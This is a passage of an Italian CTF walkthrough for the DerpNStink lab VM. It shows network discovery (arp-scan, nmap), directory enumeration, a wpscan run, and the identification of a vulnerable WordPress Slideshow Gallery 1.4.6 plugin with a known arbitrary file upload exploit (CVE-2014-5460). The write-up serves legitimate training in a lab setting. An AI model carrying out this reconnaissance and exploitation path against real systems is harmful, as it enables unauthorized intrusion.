-rw-r--r-- 1 root root  248 Mar  5  2018 flag.txt
-rw—— 1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r-- 1 root root  140 Apr 19  2012 .profile
drwx—— 2 root root 4096 Jun 21 06:42 .pulse
-rw—— 1 root root  256 Mar  3  2018 .pulse-cookie
... 1 root root   66 Mar  3  2018 .selected_editor
cat flag.txt
Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17

```


Giorno 4: DERPNSTINCK


L'esercizio del giorno 4 ci chiedeva di cercare dei Flag di una CTF.

Un Capture the Flag (abbreviato in CTF) è un gioco di hacking dove un team o un singolo utente, cercano vulnerabilità in sistemi e software messi a disposizione dagli organizzatori della competizione al fine di sfruttarle e di collezionare le varie flag nascoste sul sistema bersaglio.


Oltre a trovare e sfruttare vulnerabilità molte challenge consistono in risolvere puzzle logici o capire come funziona e come abusare un sistema.

Il gioco è ispirato e prende il nome da Rubabandiera, che in inglese è chiamato appunto Capture the Flag.

Dopo aver scaricato ed installato la macchina virtuale, abbiamo impostato la scheda di rete su 'shared network', per UTM, o 'scheda solo host', per VirtualBox. La stessa configurazione la impostiamo anche per la macchina Kali.




Successivamente con il comando “**ip a**” individuiamo l’indirizzo IP assegnato in maniera dinamica alla macchina Kali.



```
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether e2:60:ab:93:c2:43 brd ff:ff:ff:ff:ff:ff
    inet 192.168.64.8/24 brd 192.168.64.255 scope global dynamic noprefixroute eth0
        valid_lft 86343sec preferred_lft 86343sec
    inet6 fdab:90f:f523:77d2:9aad:5a3a:70e6:6298/64 scope global temporary dynamic
        valid_lft 604745sec preferred_lft 86341sec
    inet6 fdab:90f:f523:77d2:e060:abff:fe93:c243/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 2591976sec preferred_lft 604776sec
    inet6 fe80::e060:abff:fe93:c243/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

A questo punto, effettuiamo una scansione arp per individuare tutti gli indirizzi IP attivi sulla rete locale e poter trovare quello della nostra macchina bersaglio.



```
(kali㉿kali)-[~]
$ sudo arp-scan 192.168.64.0/24
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: e2:60:ab:93:c2:43, IPv4: 192.168.64.8
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.64.1      5e:e9:1e:d9:83:64      (Unknown: locally administered)
192.168.64.11     d6:68:7b:55:ac:f1      (Unknown: locally administered)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.997 seconds (128.19 hosts/sec). 2 responded
```

Una volta trovato l'IP, tramite il tool **Nmap**, eseguiamo una scansione per individuare quante più informazioni possibili riguardo la macchina bersaglio. Si possono notare, infatti, tre porte aperte con i relativi servizi attivi, ftp, ssh e http.


```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-~]
$ sudo nmap -sS -sV -A -T4 -O -open 192.168.64.11
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-21 13:40 BST
Nmap scan report for derpnstink.local (192.168.64.11)
Host is up (0.00088s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 12:4e:f8:6e:7b:6c:c6:d8:7c:d8:29:77:d1:0b:eb:72 (DSA)
|   2048 72:c5:1c:5f:81:7b:dd:1a:fb:2e:59:67:fe:a6:91:2f (RSA)
|   256  06:77:0f:4b:96:0a:3a:2c:3b:f0:8c:2b:57:b5:97:bc (ECDSA)
|_  256  28:e8:ed:7c:60:7f:19:6c:e3:24:79:31:ca:ab:5d:2d (ED25519)
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/php/ /temporary/
|_http-title: DeRPnStiNK
|_http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: D6:68:7B:55:AC:F1 (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.88 ms  derpnstink.local (192.168.64.11)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
```

Per il momento ci concentriamo sulla porta 80 che ospita un servizio http.

Ricerchiamo quindi tramite browser la pagina “<http://192.168.64.11>”.



Tramite la funzione ispezione, analizziamo il codice html della pagina web e, dopo varie ricerche, troviamo la flag1.






The screenshot shows a browser window with developer tools open. The page content features a background of a network graph with several stylized human figures. The developer tools' element inspector is active, showing the HTML structure. A specific div element, which appears to contain the flag, is highlighted with a red box. The element's content is as follows:

```
<div class="tryharder">
  <div>
    <div>
      <div>
        <div>
          <div>
            <div>
              <div>
                <div>
                  <div>
                    <div>
                      <div>
                        <div>
                          <div>
                            <div>
                              <div>
                                <div>
                                  <div>
                                    <div>
                                      <div>
                                        <div>
                                          <div>
                                            <div>
                                              <div>
                                                <div>
                                                  <div>
                                                    <div>
                                                      <div>
                                                        <div>
                                                          <div>
                                                            <div>
                                                              <div>
                                                                <div>
                                                                  <div>
                                                                    <div>
                                                                      <div>
                                                                        <div>
                                                                          <div>
                                                                            <div>
                                                                              <div>
                                                                                <div>
                                                                                  <div>
                                                                                    <div>
                                                                                      <div>
                                                                                        <div>
              </div>
            </div>
          </div>
        </div>
      </div>
    </div>
  </div>
</div>
```

The URL bar at the top of the browser shows the address 192.168.64.11. The developer tools sidebar on the right shows various CSS properties for the selected element, including font-family set to Arial, Helvetica, sans-serif.

La scansione con nmap ci aveva restituito anche altri percorsi che andiamo a visualizzare:

"http://192.168.64.11/robots.txt", serve, in genere, ad indicare al motore di ricerca quali parti del sito non devono essere indicizzate, **"http://192.168.64.11/temporary"** e **"http://192.168.64.11/php"**.




Ricerchiamo quindi eventuali directory nascoste eseguendo una enumerazione sul sito web tramite il tool **Dirbuster** che, dopo averlo correttamente configurato, ci restituisce informazioni utili per il proseguimento dell'esercizio, come la cartella '**php**' che contiene l'installazione di phpmyadmin e la cartella '**weblog**' che contiene l'installazione di WordPress.

Directory Structure	Response Code	Response Size
/	200	1679
icons	403	457
weblog	301	296
wp-content	200	168
php	403	455
webnotes	200	4091
js	403	454
css	403	455
javascript	403	462

Guardando nella cartella '**webnotes**' si nota un file **info.txt** che andiamo a visualizzare. Esso ci fornisce un probabile nome utente e ci dice di aggiornare il file degli hosts con il dns locale per poter raggiungere il blog derpnstink.


Directory Structure	Response Code	Response Size
/	200	1679
webnotes	200	4091
info.txt	200	383
.php	403	463



Andiamo quindi a modificare il file hosts tramite il comando "**nano /etc/hosts**" ed aggiungendo la riga "**192.168.64.11 derpnstink.local**"

```
kali㉿kali: ~
File Actions Edit View Help
GNU nano 7.2
127.0.0.1      localhost
127.0.1.1      kali
192.168.64.11  derpnstink.local
```

Fatto ciò, effettuiamo la ricerca tramite browser della pagina “derpnstink.local/weblog”. Si può notare, a piè di pagina, che è un sito creato con WordPress.



Eseguiamo quindi il tool **wpscan** che scansiona un url WordPress.

Parametro “**--enumerate ap**”: elenca tutti i plugins installati.

```
(kali㉿kali)-[~]
$ wpscan --url http://derpnstink.local/weblog/ --enumerate ap
[+] URL: http://derpnstink.local/weblog/ [192.168.64.11]

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://derpnstink.local/weblog/ [192.168.64.11]
```

Tra i risultati notiamo il plugin ‘slideshow’ che potrebbe presentare una vulnerabilità in quanto risulta di una versione scaduta.

```
[+] slideshow-gallery
| Location: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/
| Last Updated: 2023-03-15T21:34:00.000Z
[!] The version is out of date, the latest version is 1.7.7

| Found By: Urls In Homepage (Passive Detection)

| Version: 1.4.6 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/readme.txt
```

A questo punto eseguiamo una ricerca sul web della versione 1.4.6 di slideshow per vedere se effettivamente presenta una vulnerabilità. Come previsto, sul sito <https://www.exploit-db.com/exploits/34514>, troviamo che tale plugin ha una vulnerabilità ‘arbitrary file upload’ cioè consente il caricamento di una remote shell.

The screenshot shows a detailed view of a vulnerability entry on the Exploit Database. The title is "WordPress Plugin Slideshow Gallery 1.4.6 - Arbitrary File Upload". Key details include:

- EDB-ID:** 34514
- CVE:** 2014-5460
- Author:** JESUS RAMIREZ PICHARDO
- Type:** WEBAPPS
- Platform:** PHP
- Date:** 2014-09-01

